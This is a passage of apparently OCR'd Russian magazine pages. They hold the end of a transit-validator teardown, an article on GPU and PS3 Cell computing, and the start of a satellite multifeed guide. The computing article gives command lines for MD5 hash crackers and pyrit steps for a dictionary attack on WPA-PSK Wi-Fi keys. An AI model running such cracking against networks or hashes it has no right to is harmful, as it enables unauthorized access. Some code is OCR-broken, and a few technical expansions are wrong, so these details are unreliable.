Из оставшегося на плате железа — программируемая логика, которая управляет работой считывателя и дисплея; несколько интерфейсных микросхем (расширители портов), да небольшой преобразователь питания для нужд считывателя.

О СОВМЕСТИМОСТИ ВИДОВ

Я больше чем уверен, что у тебя промелькнула мысль, как же похожи эти терминалы на аппараты, которые стоят за передней дверью автобусов, троллейбусов и трамваев. Я скажу даже больше. Они похожи не только внешне, но и внутренне. Те же контуры плат, та же платформа, почти идентичное расположение элементов…
Платы с дисплеем и считывателем отлично взаимозаменяются.
Дисплей показывает все верно, ну, правда, считыватель «чуть-чуть не работает» (что и не мудрено — в метрошном варианте стоит такой мастодонт, а в автобусном — вполне современный MFRC531). И, разумеется, в автобусном терминале присутствует, помимо прочего, считыватель магнитных билетов. Он составляет где-то 70% всего веса автобусного валидатора. Этим считывателем управляет отдельный небольшой 8-битный микроконтроллер (тоже Motorola), который на плате терминала метро просто не распаян (как и разъем «Maghead» для подключения головок и датчиков магнитного считывателя, а также разъем и электроника управления термопринтером).
Это наводит на мысль об унифицированной аппаратной платформе, которая разрабатывалась еще давно, с расчетом на долгое существование и разумное обрастание новым функционалом. Вот и получается, что от поколения к поколению платформа не меняется и несет с собой вечным грузом как все прелести, так и все фундаментальные оплошности, которые совершили разработчики.

ОСТОРОЖНО, ДВЕРИ ЗАКРЫВАЮТСЯ…

Конечно, от этих ошибок уже никуда не убежать, если в корне не изменить всю конструкцию. С нынешними представлениями мы можем сказать, что «надо было делать все на нормальных 8-битных МК, — тогда устройство получилось бы проще и в разы безопаснее». По крайней мере, нельзя было бы просто выпаять микросхему флеш-памяти и считать ее на программаторе, без проблем посмотрев в дампе ключи A и B для карт Mifare Classic (студенческие, социальные и проездные). По сути, ключи — единственная защита на пути подделки этих документов… Но не стоит забывать, что в то время у разработчиков не было такого широкого выбора удобных, функциональных, быстрых и безопасных микроконтроллеров, какой есть сегодня. Бедолагам приходилось разрабатывать на тех платформах, какие были доступны.
Вывод: на текущий момент вся платформа потенциально уязвима. Это означает, что почти любой подкованный в электронике хакер сможет выудить из такого терминала строго конфиденциальную информацию, и, возможно, даже использовать ее в незаконных целях. Конечно, определенные программные ухищрения могут усложнить жизнь взломщикам, но не так, как усложнила бы полная невозможность считать программу и дамп оперативки из устройства.
Поэтому я желаю и «Метрополитену», и «МосГорТрансу» скорейшей смены платформы на современную и более безопасную.
А всех хакеров, стремящихся попробовать силы на этих системах, предостерегу: подобные «попытки» строго преследуются по закону!



АНДРЕЙ КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

Суперкомпьютер своими руками

СЛОЖНЫЕ ВЫЧИСЛЕНИЯ С БАСНОСЛОВНОЙ ПРОИЗВОДИТЕЛЬНОСТЬЮ

Некоторое время назад Сеть начала просто кишеть заметками о параллельных вычислениях на видеокарте. Своего рода сенсация: вычислительных мощностей современных видеокарт, которые приобретает каждый любитель поиграть, оказывается вполне достаточно, чтобы организовать сложнейшие вычисления, рендеринг изображений, реализовать навороченные технологии вроде Ray Tracing и даже взломать алгоритмы шифрования.

ФЕВРАЛЬ НАУЧИЛ МЕНЯ ЖИТЬ, ЯНВАРЬ НАУЧИЛ МЕНЯ ЖДАТЬ!


Еще в начале февраля 2007 года на всеобщее обозрение был представлен первый готовый комплект инструментов для доступа к инструкциям графического ускорителя. CUDA Toolkit/CUDA SDK (тогда еще в бета-исполнении) позволяла реализовать на языке программирования Си алгоритмы, выполняющиеся на графических процессорах ускорителей GeForce восьмого поколения и старше. В качестве API используются транслированные на C выражения, которые без проблем стало возможным задействовать в любых приложениях. Отныне программисту было нужно лишь обзавестись соответствующим SDK, а также скачать с официального сайта NVIDIA драйвер CUDA, который связывается с DirectX, OpenGL и C-компилятором для GPU. Замечу, что именно NVIDIA является разработчиком и обладателем патента на эту технологию, хотя она и поддерживается другими производителями, например, ATI. Для работы теоретически подойдут модели X1600, X1800, и X1900, однако я настоятельно рекомендую X1900. В отличие от X1800, X1900 применяет не процессор R520/R530, а R580. Он дает большой прирост производительности со своими 48 шейдерными конвейерами, используемыми для вычислений.

Важное требование — видеокарта должна обладать, как минимум, 512 Мб памяти — в противном случае GPU-клиент сильно загрузит машину (бывают и исключения: например, X1950Pro PCI-E с 256 МБ памяти показывает вполне неплохую производительность). Для удобства кодинга можно найти специальную среду разработки CUDA Toolkit (не путать с CUDA SDK). Она включает в себя:

- nvcc (специальный «нативный» компилятор C);
- библиотеку BLAS для работы с линейной алгеброй (например, в приведенных там примерах есть аналоги теста LIMPACK, используемого по сей день для выявления вычислительных мощностей суперкомпьютеров; по назначению является «узким» клоном Intel Math Kernel Library);
- FFT-библиотеку (отвечает за операции фильтрации цифровых изображений с использованием результатов преобразований Фурье);
- профайлер;
- и пока еще сыроватый отладчик.

ГОТОВЫЕ РАЗРАБОТКИ НА CUDA, ИЛИ РАСПРАВА НАД MD5

О том, что технология работает и работает классно, можно судить уже сейчас. На основе CUDA были разработаны десятки утилит. Приведем наиболее интересные для нас, а именно — годные для взлома хэшей MD5:



Один из самых быстрых бесплатных CUDA md5-кракеров — обрати внимание на время перебора

• **barsWF 0.8** (http://3.14.by/ru/md5).
На данный момент на nVidia 9600GT/C2D 3 ГГц CUDA-версия проверяет 350 миллионов ключей в секунду, а SSE2 — 108 миллионов. Для работы крайне желательно использовать 64-битную операционку, хотя 32-битная версия утилиты также доступна. Синтаксис для запуска следующий:

```
BarsWF_SSE2_x64.exe -h 21685d282d79098b89bdf5
a916b66c90 -X "030405313233" -min_len 12
```

Где -X добавляет дополнительные значения для перебора, — min_len вносит максимальную длину пароля.
• **nvCuda md5** (https://forum.antichat.ru/thread62728.html).
А эта утилита заточена для исполнения на GF9800. Неудивительно, потому как мультипроцессоров в GF8800GTX — аж 16 штук! Причем, в каждом мультипроцессоре 8 процессоров; итого получаем 128. Каждый процессор NVidia выполняет инструкцию за четыре такта (GF9800 2400 МГц), но восемь процессоров в 32-х потоках выполняют одинаковую инструкцию тоже за четыре такта; то есть, (128*4) 512 потока на GF8800ULTRA будут выполняться с той же скоростью, как на 128-ядерном Pentium 1500 МГц. Чуешь разницу? nvCuda md5 распространяется в исходных кодах, что очень любопытно и полезно для остальных разработчиков.
Синтаксис запуска:

```
nvCUDA_md5.exe c=loweralpha-numeric f=md5pas.
txt s=1 e=9 b=70 o=find.txt
```

Где c — набор символов из charset.txt, f — файл, откуда берем хэши, s — начальная длина пароля, e — конечная длина пароля (15 max), b — ((количество процессоров) / 8) *5 или экспериментируем, o — файл, куда будут записываться найденные пароли.

Давай подумаем, а для каких еще задач нам вообще могут понадобиться такие вычислительные возможности? К примеру, многие системные администраторы применяют на своих беспроводных точках доступа не штатную защиту, а усиленную (RSN/RSNA) с использованием WPA и WPA2. И почему бы не попробовать ее взломать?

ПРОЩАЕМСЯ С WPA2: БЕСПРОВОДНЫЕ СЕТИ ОПЯТЬ УЯЗВИМЫ

Совсем недавно компания Elcomsoft, знаменитая своими релизами для взлома всевозможных паролей, подала заявку на патент с описанием новой технологии подбора паролей в беспроводных сетях, использующих стандарты безопасности WPA и WPA2. По заявлениям разработчиков, методика обеспечивает в десятки раз более высокую скорость подбора пароля по сравнению со стандартными средствами. Проведенные испытания показали, что правильный ключ Wi-Fi подбирается в 10-15 раз быстрее, если запустить брутфорс от Elcomsoft на ноутбуке, укомплектованном видеокартой NVIDIA GeForce 8800M или 9800M. А использование того же самого ПО на настольном ПК, оснащенном двумя или несколькими картами NVIDIA GTX 280, повышает производительность приложения более чем в 100 раз. Наряду с этим существует open-source проект **pyrit** (http://code.google.com/p/pyrit), нацеленный на взлом WPA PSK, на котором мы и остановимся. Рассмотрим, почему WPA-PSK (1/2) реально взломать. Ниже приведена схема подключения клиента к точке доступа.
Стало быть, пользователь находит сеть и начинает коннект. Он вводит пароль, который вместе с названием сети (SSID) формирует парный ключ (Pairwise Master Key — PMK). Затем клиент объясняет точке доступа, что он хочет авторизироваться. В ответ точка доступа генерит произвольное число. Тогда клиент вырабатывает свое число, состоящее из белиберды, полученного случайного числа точки доступа



links

• Ресурс, посвященный ОС Linux на процессорах Cell: bsc.es/projects/deepcomputing/linuxoncell

• Информация для разработчиков приложений с использованием мощностей видеокарт: nvidia.ru/object/cuda_learn_ru.html

• Курс лекций по паралельными вычислениям ФизТеха: nvidia.ru/object/cuda_state_university_courses_ru.html




Таблица с количеством подсчитанных PMK для WPA-ключа с использованием pyrit

и PMK — все это называется Pairwise Transient Key. Клиент посылает хотспоту только белиберду (свое рандомное число), подписанную ключом PTK (оно не зашифровано, а просто значится со статусом SIGNED). Хотспот получает это число, — точка доступа, естественно, знает пароль клиента и PMK, поэтому может запросто посчитать PTK, — и проверяет код целостности из подписанной белиберды. Если с ним все в порядке и используется действительный PTK-ключ, то клиенту высылают одобрение на дальнейший диалог, заверив его, в свою очередь, PTK. Клиент также проверяет код целостности и то, что PTK подлинный, — после чего продолжает работу уже в защищенном канале связи. Немаловажным является стойкость самого пароля и кое-где — распространенность SSID для формирования PMK. Подобрав PMK, есть возможность вторгнуться в сеть, потому что один из его параметров может быть угадан простым перебором из-за часто используемого SSID. Списки наиболее используемых SSID можно найти по адресу http://www.wigle.net/gps/gps/main/ssidstats. Пароль вполне реально угадать словарной атакой. Разберем случай, когда название сети (SSID:KREMLIN) нам известно. Pyrit сгенерит множество PMK-ключей в единую таблицу (не секрет, что любое вычисление может быть представлено в виде таблицы), которую в дальнейшем можно скормить уже существующему софту для взлома WPA (coWPAtty). Кстати говоря, таблицы размером 40 Гб я как-то выкладывал на одном из популярных блогов по информационной безопасности. Итак:

```
pyrit.py -e KREMLIN create_essid
pyrit.py -f dict.txt import_passwords (импортируем словарь паролей)
pyrit.py batchprocess (процесс генерации пошел)
```

Полученные результаты можно смело экспортировать:

```
pyrit.py -e KREMLIN -f output.cow export_cowpatty
```

GPU позволяет нам сгенерировать за гораздо меньший срок огромное число PMK. С их помощью процесс взлома WPA-PSK заметно уменьшается по времени.

СОВРЕМЕННЫЕ КОНСОЛИ, ИЛИ «OH! IT IS CRACKSTATION!»

Однажды я застал одного своего знакомого за серьезным умственным процессом: тот пытался решить, что же ему купить: PlayStation 3 или Xbox. Сошлись, в итоге, что выбирать надо по критерию вышедших игр, а никак не по техническим характеристикам. А ведь вычислительные мощности современных приставок заслуживают внимания! Окинем пристальным взором характеристики процессора PlayStation 3 — Cell. В своем арсенале Cell имеет нативный процессор (PPU) с наличием 8 ядер (SPU); в приставках нового поколения бренда Sony их планируется увеличить до 12. Каждый такой процессор, по словам создателей, способен совершать 32 млрд. операций с плавающей точкой (GigaFlops) в секунду, а четыре целочисленных блока вместе — 32 млрд. операций (GOPS) в секунду. Над проектом такого многоядерного процессора трудились три компании — Sony, Toshiba и IBM. Причем, принципы, заложенные в архитектуру нового чипа, были разработаны еще в начале 2000 года инженерами IBM. Идея массового параллелизма, на которой базируется Cell, работает в так называемой «клеточной архитектуре» («cellular architecture»). В ней для создания суперкомпьютеров используется множество однотипных процессоров (от 10 тыс. до 1 миллиона), каждый из которых оснащен собственным контроллером RAM и определенным объемом самой оперативной памяти. Наступает трогательный момент — а возможно ли написать нам свои приложения под такой камень, после чего создать бюджетный ипподром для взлома самых разнообразных хэшей? Для этого сначала обратимся к офсайту одного из пап Cell — IBM (alphaworks.ibm.com/tech/cellsw). Пакет разработчика (IBM Cell Broadband Engine Software Development Kit) распространяется в виде ISO-образа. Вообще, Cell поддерживает две вариации GCC: ppu-gcc и spu-gcc. Методика работы с этими двумя пакетами проста: с помощью spu-gcc мы пишем модули для исполнения на отдельном ядре, а с помощью ppu-gcc выполняем их централизовано на процессоре. Естественно, рекомендуется распределять отдельные вычисления на отдельное ядро, а потом писать для PPU исполняемую обертку, которая бы подключала модули для выполнения на каждом из SPU.
Общий подход продемонстрирован на примере:

Touch hello_spe.c

```
#include <stdio.h>
#include <spu_intrinsics.h>
int main(unsigned long long id)
{
  printf("Hello from SPU: 0x%11x\n", id);
  return 0;
}
```


После компиляции с флагом — o, обзовем нашу программу под 1 ядро, как spu_hello. Далее пишем обертку под центральный процессор:

Touch ppe_hello.c

```
#include <libspe.h>
#include <stdlib.h>
{Подключаем нашу программу spu_hello}
extern spe_program_handle_t spu_hello;
int main()
{
   /* Создаем поток и записываем его ID */
   speid_t spe_id = spe_create_thread(
       0, &test_handle, NULL, NULL, — 1, 0);
   int status;
   /* Проверяем ошибки */
   if(spe_id == 0) {
      perror("Unable to create SPE thread");
      exit(1);
```



warning
Статья написана для ознакомления с темой. В случае использования этой информации в противозаконных целях, редакция и автор ответственности не несут.



Исследовательский обзор нашего соотечественника Сваричевского Михаила Александровича — создателя BarsWF (одного из самых быстрых md5-крекеров на GPU)

```
    }
    /* Ждем завершения */
    spe_wait(spe_id, &status, 0);
    return 0;
}

spu-gcc spe_hello.c -o spe_hello
ppu-embedspu spu_program_handle spe_hello spe_hello_
csf.o
ppu-gcc ppe_hello.c spe_example_csf.o -lspe -o ppe_hello
```

Раз уж ведем речь об использовании многопоточности, то корректным будет немного поговорить о библиотеке LibSPE. Эта либа позволяет программисту обращаться к отдельному SPE-процессу. Внесу ясность: то, что исполняется на одном SPU, носит название SPE (Synergistic Processor Element). Она содержит пользовательские инструкции для управления SPE на отдельной операционной системе, а именно: приостанавливать его, задавать определенный приоритет на исполнение и т.п. В свою очередь, то, что будет подключать воедино и исполнять все SPE на центральном процессоре (PPU — Physics Proccesing Unit), называется PPE (Physics Processing Element). С недавнего времени LibSPE обзавелась второй версией, и в текущем CellSDK распространяется уже обновленная библиотека (с рядом критичных для программиста новаций). LibSPE2 задает абсолютно новые способы создания отдельного потока. Пример подобного кода ты найдешь на нашем диске.

LINUX НА PLAYSTATION3 — НАШ ВЕРНЫЙ ДРУГ!


В качестве операционной системы для организации вычислений используется портированная версия Linux'а. Самая популярная и целенаправленно заточенная для запуска на консоли: Yellow Dog Linux. Впрочем, с не меньшим успехом ты можешь установить любые дистрибутивы пингвина в ppc-версиях: взять хотя бы Fedora Linux или Suse. В них уже предустановлен CellSDK, правда, еще старой версии, без поддержки libspe2, но ты можешь скачать ее отдельно в .rpm-пакете и установить привычной командой:

```
# wget http://www.bsc.es/projects/deepcomputing/
linuxoncell/cellsimulator/sdk2.0/libspe2-2.0.1-1.src.rpm
# rpm -i libspe2-2.0.1-1.src.rpm
```

Почему именно Linux и процессор Cell? Дело в том, что ядро Linux содержит инструкции для взаимодействия с псевдо-файловой системой spufs. Подразумевается, что один из SPU будет выделен для размещения виртуальной файловой системы, поэтому размещенным там приложениям ничего не стоит взаимодействовать с ним. Естественно, во всем этом задействован низкий уровень, к которому простому пользователю или даже программисту вручную не подойти, поэтому в качестве интерфейса для выполнения вычислений на отдельном ядре используется читабельная по API и понятная для С-программиста библиотека LibSPE. Теперь немного о том, как одна из самых популярных Open-Source платформ оказывается на борту игровой приставки. Процесс установки достаточно прост: для начала тебе требуется подготовить базовый дистрибутив с ОС, записать его на болванку и вставить в привод консоли. Далее следует операция: выбираем System Settings (под Settings в стартовом меню), жмем Install another OS — начнется процедура поиска инсталлятора. Соответственно, если он найден не будет, то дистрибутив не удовлетворяет запуску на PS3, и его надо сменить на что-нибудь другое. Если же все прошло гладко, то появится путь найденного инсталлятора и потребуется немного подождать. Приглашение командной строки указывает на возможности установки: Installtext — текстовая, Install — графическая. Следуй всем шагам, как на обычном ПК. Чтобы запустить только что установленную систему выполни: «(Settings) → (System Settings) → (Default System) → Other OS».

ЗАЧЕМ НАМ ТАКИЕ МОЩНОСТИ?

Конечно, не только для взлома паролей! Разработки уже давно и активно применяют в области науки — для обсчета траектории точек крыла самолета, решения нелинейных уравнений в инженерии и многого другого. Здорово, если ты почерпнул из статьи что-то новое, но помни, что главное — пустить это дело в нужное русло! ⌶



ВАСИЛИЙ АЛТУХОВ
/ WWW.AVPNN.RU/PHPBB /

СПУТНИКОВЫЕ TIPS'N'TRICKS

ХИТРЫЕ ПРИЕМЫ ДЛЯ СПУТНИКОВОГО ИНЕТА И ТВ

Что за странное слово — мультифид? И какое отношение эта штука имеет к спутниковой антенне? Как можно использовать несколько спутников одновременно, чем лучше всего перехватывать файлы с помощью «рыбалки» — со всем этим мы и постараемся разобраться.

МОТОРЫ И МУЛЬТИФИДЫ

В сентябрьском номере за этот год я уже рассказал, для чего нужен спутниковый мотор, и как его настроить. Для тех, кто не читал, повторюсь: мотор нужен для приема множества спутников на одну антенну. Он автоматически перенастраивает ее со спутника на спутник. В той статье уже упоминался мультифид как альтернатива моторизированному подвесу, но в рамках одной статьи невозможно охватить сразу все, поэтому о мультифиде расскажу отдельно и обстоятельно.

Начнем с того, для чего же он нужен. Мотор, бесспорно, хорош: практически все спутники с ним доступны, но есть и недостатки. Во-первых, он достаточно долго (до 1 минуты) перенастраивается со спутника на спутник. Во-вторых, тебе наверняка захочется иметь возможность принимать сразу несколько спутников одновременно, например на одном «рыбачить», а на другом кино или футбол посмотреть. Как раз в этой ситуации и выручит мультифид.

Мультифид лишен перечисленных недостатков (хотя у него найдутся свои). Обычно его используют для приема спутников, расположенных близко к основному, — как бы в придачу. Не менее часто мультифид применяют на моторизированных антеннах для приема спутников с другим типом поляризации: например, круговой поляризации, как на известном спутнике Ewtelsat W4 (НТВ+ и Триколор), а также спутников другого диапазона, например, C-band, как на Ямал 201.

Пожалуй, самым существенным недостатком мультифида можно назвать малый угол отклонения от основного спутника. На практике он редко превышает 10-12 градусов между орбитальными позициями (и, как правило, этого вполне достаточно). Скажем, частый вариант мультифида — это основной спутник Sirius 5E; на нем есть неплохие интернет-сервисы, дополнительный HotBird 13E и большой выбор телевизионных каналов. Вариантов существует много, так что все зависит от твоих пристрастий и, конечно же, от физической возможности приема необходимого спутника.

ЛЮБИТЕЛЯМ СПУТНИКОВОГО ПРИЕМА


Чтобы было понятно, постараюсь разъяснить на примере с обычным зеркалом. Трудно найти человека, который бы в детстве не запускал «солнечных зайчиков». И наверняка, ты хорошо понимаешь принцип — «угол падения равен углу отражения». А теперь пофантазируем. Представь, что на небосклоне сразу два солнца. Как ты думаешь, сколько будет «зайчиков»? Конечно же, два! И чем дальше друг от друга два солнца, тем дальше будут друг от друга и «зайчики».

Спутниковая антенна тоже имеет зеркало (правильнее называть его «рефлектор»). Только форма у него не такая, как у обычного зеркала, а параболическая, и с ним не все так просто. Принцип «угол падения равен углу отражения» здесь тоже работает, но с небольшими оговорками. **Сигнал с основного спутника отражается от рефлектора и фокусируется на конвертере**. А теперь вспомним, что спутник в небе не один, — и это уже не из области фантастики, как с двумя солнцами. Конечно, от рефлектора антенны отражаются сигналы со всех спутников, только фокусируются они не на основном конвертере, а в стороне от него, как в примере с двумя солнечными «зайчиками». Именно поэтому спутниковая антенна, имея один конвертер, может принимать сигнал только с одного спутника. А что если в точке, где фокусируется сигнал с другого спутника, установить еще один конвертер? Вот оно — чудо! Именно **связка из двух конвертеров и называется мультифидом**.

Так давай же наставим столько конвертеров, сколько есть спутников, и будет нам счастье! Увы, это лишь мечты. Спросишь почему? Да потому что параболический рефлектор тем и хорош, что он фокусирует сигнал со спутника и складывается этот сигнал в фокусе в одной фазе, тем самым усиливаясь. Правило действует только для одного источника сигнала — того, на который нацелен рефлектор. Сигнал с других источников тоже фокусируется, но, во-первых, фокус будет размазанным, а во-вторых, сигнал будет фокусироваться с разбегом по фазе и усиление тут меньше. И чем больше отклонение от основного источника сигнала, тем более размазанный фокус и меньшее усиление. Отсюда вывод: мультифид


Самый обычный мультифид: удобно и просто


warning
Работая на крыше, будь предельно осторожен и используй страховку!


dvd
На диске ты найдешь дополнительные материалы по теме.

имеет ограничения по углу отклонения и по усилению. Поэтому для приема на мультифид следует выбирать спутники, близко расположенные на орбите, и за основной спутник необходимо принимать тот, который с меньшей мощностью, потому что более мощный спутник проще будет принять на второй конвертер, смещенный из фокуса.
Что такое мультифид, ты уже представляешь, теперь неплохо бы разобраться, в какую точку установить второй конвертер. Здесь придется набраться терпения, потому что формулы расчета громоздкие и пугающие. Самые сложные формулы — это расчет угла места и азимута направления на спутник. Если ты привык добиваться всего своими силами, могу предложить посмотреть формулы в статье про мотор. Ну а тем, кто не желает себя затруднять, предлагаю скачать программу **Satellite Antenna Alignment** на http://www.al-soft.com/saa/satinfo-ru.shtml.
Для определения места размещения второго конвертера нам требуется узнать разницу между азимутами и углами места основного и дополнительного спутников. Рассмотрим пример: основной спутник — **Sirius 5E**, дополнительный — **HotBird 13E**. За свою практику я досыта натренировался с формулами, поэтому воспользуюсь программой и возьму готовые результаты углов этих спутников для Москвы.

```
Sirius 5E     Az = 218.0      E = 20.0
HotBird 13E   Az = 209.1      E = 22.7
Разница       az = 8.9 e = 2.7°
```

Разницу между направлениями на спутник мы знаем. Для окончательного расчета нужен еще один параметр — фокусное расстояние антенны. Для прямофокусной антенны все просто: это расстояние от центра рефлектора до конвертера. В случае с офсетной антенной дела обстоят немного сложнее, потому что у нее негде померить истинное фокусное расстояние. Погуглив в справочниках по геометрии, произведя массу сложных расчетов, можно докопаться до истины и получить заветное число, но на практике достаточно измерить расстояние от нижней кромки рефлектора до конвертера. Это число будет наиболее близким к фокусному расстоянию офсетной антенны.
Допустим, у нашей антенны фокусное расстояние F = 600 мм. Рассчитаем смещение по вертикали и горизонтали:

```
V = F * tg(e) = 600 * tg(2.7) = 28 мм.
H = F * tg(az) = 600 * tg(8.9) = 94 мм.
```

Значения смещений мы получили, вот только куда смещать: влево или вправо, вверх или вниз? Запомни правило — смещать надо в зеркальном направлении от положения дополнительного спутника относительно основного. Встаем за антенной лицом к спутникам. Прямо, по направлению антенны, находится основной спутник (в нашем случае — Sirius 5E), восточнее (левее) будет HotBird 13E — дополнительный. Согласно расчетных углов места, он находится выше, чем Sirius 5E. Применив правило зеркала, получаем, что второй конвертер должен быть смещен западней (правее) и ниже, относительно основного.
Вот здесь я тебя должен немного огорчить. Здорово было бы привинтить второй конвертер дома, в тепле и уюте, выставить все смещения и с чувством выполненного долга водрузить антенну на крышу. Так не получится! К сожалению, все эти расчеты не дают абсолютно точного результата, потому что электромагнитная волна, отражаясь от рефлектора, ведет себя немного иначе, чем луч света, отраженный от зеркала, и разница в смещении, хоть небольшая, но есть. Поэтому расчетные значения приблизительны и используются только для предварительной оценки места установки второго конвертера. Окончательная настройка производится по максимуму сигнала.

КРУТИМ ГАЙКИ

